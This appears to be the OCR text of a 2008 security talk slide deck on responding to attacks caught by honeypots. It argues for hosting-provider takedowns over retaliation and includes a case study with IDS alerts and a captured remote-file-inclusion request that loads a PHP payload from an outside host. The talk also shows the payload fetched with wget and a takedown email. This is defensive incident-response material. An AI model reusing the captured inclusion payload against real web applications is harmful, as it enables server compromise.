
- You got attacked! Now what?
  - Do Nothing
  - Attack Back
  - Take down the server

Do Nothing

- Pros:
  - Easiest thing to do
  - Saves you time, effort, and inevitable frustration
- Cons:
  - Doesn’t actually accomplish anything

Attacking back

Attacking back


- Cons:
  - Can we say “illegal” boys and girls?
  - Are you really attacking the attacker?
  - What are you actually accomplishing?
- Pros:
  - THERE ARE NONE! YOU’RE PART OF THE PROBLEM!

Takedowns

- Pros:
  - Legal
  - Effective
  - Removes the immediate problem
- Cons:
  - Whack A Mole
  - A lot of effort, often with little tangible results

Case Study: Web Takedown


Gentlemen, BEHOLD!



1 x MS-SQL version overflow attempt				
3 x WEB-MISC Phorecast remote code execution attempt 3 x End of connection (**succeeded**) 1 x WEB-CGI calendar access 3 x Start of connection (**succeeded**) 3 x Web request sent to honeypot	158.197.42.2	[redacted]	honeyd skat snort [redacted]	2008-07-12 03:07:19 - 2008-07-12 03:06:17
3 x WEB-MISC Phorecast remote code execution attempt 3 x End of connection (**succeeded**) 1 x WEB-CGI calendar access 3 x Start of connection (**succeeded**)	158.197.42.2	[redacted]	honeyd snort [redacted]	2008-07-12 03:07:19 - 2008-07-12 03:06:17
3 x WEB-MISC Phorecast remote code execution attempt 1 x WEB-CGI calendar access 3 x Shellcode detected: url::anyurl 3 x possible Malware offered: http://[redacted]/tmp/1.gif 3 x Exploit attempt: IISDialogue 3 x TCP Connection closed 3 x TCP Connection established	158.197.42.2	[redacted]	nepenthes snort [redacted]	2008-07-12 03:06:33 - 2008-07-12 03:06:15
1 x End of connection (**succeeded**)				

"While I nodded, nearly napping, suddenly there came a tapping,
As of some one gently rapping, rapping at my chamber door." – Edgar Allen Poe

Looking a bit closer…



Alert

Create time	Detect time	Analyzer time
2008-07-12 03:06:18.835677 -04:00	**2008-07-12 03:06:18.835015 -04:00**	2008-07-12 03:06:18.835852 -04:00

MessageID
19835372769662


Text	Ident	Severity	Type	Description
WEB-MISC Phorecast remote code execution attempt	1:1391	**high**	other	Web Application Attack

Origin	Name	Meaning
vendor-specific	1:1391	Snort Signature ID
cve	2001-1049	
bugtraqid	3388	

Analyzer #1

Model	Name	Analyzerid	Version	Class	Manufacturer
Snort	**snort**	815997742186628	2.8.0	NIDS	http://www.snort.org

Looking a bit closer… (cont)



Network centric information

IP

Version	Header length	TOS	Length	Id	RF	DF	MF	Ip offset	TTL	Protocol	Checksum	Source address	Target address
4	5	0	302	31599		X		0	42	6	23222	158.197.42.2	[redacted]

TCP

Source port	Target port	Seq #	Ack #	Header length	Reserved	R1	R2	URG	ACK	PSH	RST	SYN	FIN	Window	Checksum	URP
59272	80	2819098563	3700015996	8	0				X	X				1460	45922	0

TCP options

Name	Code	Data length	Data
No-Option	1	0	
No-Option	1	0	
Timestamp	8	8	TS Value (257850652) TS Echo Reply (4205795)

Payload

Payload


```
0000:     47 45 54 20 2f 63 61 6c 65 6e 64 61 72 2f 74 6f     GET /calendar/to
0010:     6f 6c 73 2f 73 65 6e 64 5f 72 65 6d 69 6e 64 65     ols/send_reminde
0020:     72 73 2e 70 68 70 3f 6e 6f 53 65 74 3d 30 26 69     rs.php?noSet=0&i
0030:     6e 63 6c 75 64 65 64 69 72 3d 68 74 74 70 3a 2f     ncludedir=http:/
0040:     [redacted]                                          /[redacted]/t
0050:     6d 70 2f 31 2e 67 69 66 3f 2f 20 48 54 54 50 2f     mp/1.gif?/ HTTP/
0060:     31 2e 31 0d 0a 41 63 63 65 70 74 3a 20 2a 2f 2a     1.1..Accept: */*
0070:     0d 0a 41 63 63 65 70 74 2d 4c 61 6e 67 75 61 67     ..Accept-Languag
0080:     65 3a 20 65 6e 2d 75 73 0d 0a 41 63 63 65 70 74     e: en-us..Accept
0090:     2d 45 6e 63 6f 64 69 6e 67 3a 20 67 7a 69 70 2c     -Encoding: gzip,
00a0:     20 64 65 66 6c 61 74 65 0d 0a 55 73 65 72 2d 41      deflate..User-A
00b0:     67 65 6e 74 3a 20 4d 6f 72 66 65 75 73 20 46 75     gent: Morfeus Fu
00c0:     63 6b 69 6e 67 20 53 63 61 6e 6e 65 72 0d 0a 48     cking Scanner..H
00d0:     [redacted]                                          ost: [redacted]
00e0:                                                         [redacted]..Connection:
00f0:     20 43 6c 6f 73 65 0d 0a 0d 0a                        Close....
```

ASCII Payload


Payload

```
GET /calendar/tools/send_reminders.php?noSet=0&includedir=http://[redacted]/tmp/1.gif?/ HTTP/1.1
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Morfeus Fucking Scanner
Host: [redacted]
Connection: Close
```

Another Word of Warning…



Let’s grab it…




```
[redacted]:~$ torify wget http://[redacted]/tmp/1.gif
--2008-07-14 09:43:54--  http://[redacted]/tmp/1.gif
Connecting to [redacted]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 38 [image/gif]
Saving to: `1.gif'

100%[================================================================================================================>] 38          104B/s   in 0.4s

2008-07-14 09:44:09 (104 B/s) - `1.gif' saved [38/38]
```


You've been living in a dream world, Neo…



```
  GNU nano 2.0.7                                              File: 1.gif

<?php
echo ("Morfeus hacked you");
?>
```

What goodies do we have?




```
                                                                  Forbidden

You don't have permission to access /tmp/ on this server.

  ----------------------------------------------------------------------------------------------------

 Apache/2.0.51 (Fedora) Server at [redacted] Port 80
```

What’s behind door #1?




```
                                                                    [redacted] (p1 o
[redacted]                       [redacted]
                    Home                                    Online Community
                    Wedding Albums                          Our Services
                    Join Us                                 Account Login


               Home
             About Us
            Contact Us
           Our Services
        Frequent Questions
         Online Community
           Recent News
             Join Now
          Member's Login
        Recommended Links

            Logout
 [IMG]

[redacted]
```

Dropping the Hammer



To whom it may concern:

Mayhemic Labs, an independent security research group, has found tools being used to attack systems stored on a website you host. You are receiving this message because you are listed in the contact section of your netblock's WHOIS information.

The URLs are as follows:


[redacted]

These tools are PHP files, despite the .gif extension. The website you host seems to have been compromised by a third party and is using it to probe systems

If you are responsible for the security of the IP currently hosting the URL above, please take action to close it down as soon as possible, as this will break the attack.

YOUR PROMPT ATTENTION IS VITAL IN ORDER TO LIMIT NUMBER OF POSSIBLE VICTIMS.

A bit later…



```
                                                             Not Found

 The requested URL /tmp/1.gif was not found on this server.

   ------------------------------------------------------------------------

  Apache/2.0.51 (Fedora) Server at [redacted] Port 80
```

“Quoth the Server, ‘404’ ” – Edgar Allen Poe… Sort Of..

Where to go from here

- Embedded system for friend/relative’s unused broadband systems?
- Centralized IDMEF correlation site in order to precipitate takedowns?
- Real time intelligence gathering system to know what is probing what?

Links

- honeyd
  - http://www.honeyd.org/
- Nepenthes
  - http://nepenthes.mwcollect.org/
- Honeytrap
  - http://honeytrap.mwcollect.org/
- Prelude
  - http://www.prelude-ids.com/
- SKAT
  - http://www.mayhemiclabs.com/

Shouts

- StankDawg, ntheory, and the rest of the DDP
- binrev.com forums
- Boston 2600
- Quine, Beaker, and everyone else from BeanSec

Questions?

Contact Information

- e-Mail – blackratchet@blackratchet.org
- WWW - http://www.blackratchet.org
- Twitter - @innismir